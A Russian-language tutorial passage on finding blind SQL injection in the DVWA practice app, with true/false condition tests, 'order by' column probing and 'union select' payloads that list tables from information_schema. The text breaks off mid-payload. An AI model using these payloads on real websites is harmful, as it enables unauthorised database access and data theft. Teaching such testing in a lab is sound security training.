


Это не значит что страница не уязвима. Дело в том, что веб-сайт просто не показывает ошибки.

В реальной жизни нужно пытаться найти эксплойты к слепым SQL-инъекциям.


Разумеется, тестировать нужно не с помощью одной кавычки, а разными методами. Нужен творческий подход к делу. Алгоритм работы будет следующим: нужно попытаться вставить истинное и ложное утверждение, для того, чтобы найти инъекцию. При вставке истинного выражения, должна

присутствовать правильная страница, а при ложном, неправильная. Неправильная страница будет выглядеть не так, как я ожидал. Давайте попрактикуемся. Введем в поле цифру 1, и получим вывод:




В первую очередь я попробую ввести истинное значение выражения, и оно будет выглядеть как: «1“ and 1=1#». Если страница уязвима, то она не изменится.

Введем в адресной строке URL наше выражение:




Истинное утверждение не влияет на страницу.

Теперь добавим ложное утверждение, которое имеет вид: «1“ and 1=0#»:




На первый взгляд, ничего необычного, но на самом деле страница не отображает то, что должна, так как мы передали `id=1`.


Можем протестировать уязвимость на столбцы, с помощью выражения «`order by`». Добавим истинное выражение: «`1 order by 1#`»:




Отображается правильная страница, как и в примере с «`1 order by 1#`». Также мы можем проверить ложное утверждение, которое будет выглядеть как: «`1 order by 10000`»:



Вывода информации на странице не произошло, а это значит, что страница уязвима, даже если нет вывода ошибок SQL. Зная, что на данной странице есть слепая SQL инъекция, можно воспользоваться выражением, например: «1“ union select 1,2#»:




Видим вывод информации id, first name, surname. Модифицируем выражение в URL, и оно примет вид: «1“ union select table_name, 2 from information_schema.tables»:




Строка для обнаружения простой и слепой SQL инъекции абсолютно такая же. Отличие только в том, как ее обнаружить. Нужно придумывать способы обнаружения инъекций, но некоторые примеры я Вам предоставил.

Исследование более сложных SQL-инъекций.


Здравствуйте, дорогие друзья.
Я хотел бы показать Вам достаточно хитрую SQL-инъекцию. Нам понадобится уязвимое веб-приложение DVWA.
Поставим низкий уровень безопасности «low»:



Я заинтересован в среднем уровне, но хотел бы показать, как все работает на низком. Откроем вкладку «SQL Injection», и введем единицу «1»:




Как видим, страница отображается корректно. Теперь проведем инъекцию через URL, вставив символ кавычки «“»:




Видим ошибку.


Теперь добавим истинное утверждение, которое будет выглядеть как: «1“ and



Оно является истинным, и страница отображается корректно. Если мы добавим цифру «0» в выражение, то мы получим неправильную страницу, а это значит, что мы можем сделать инъекцию:

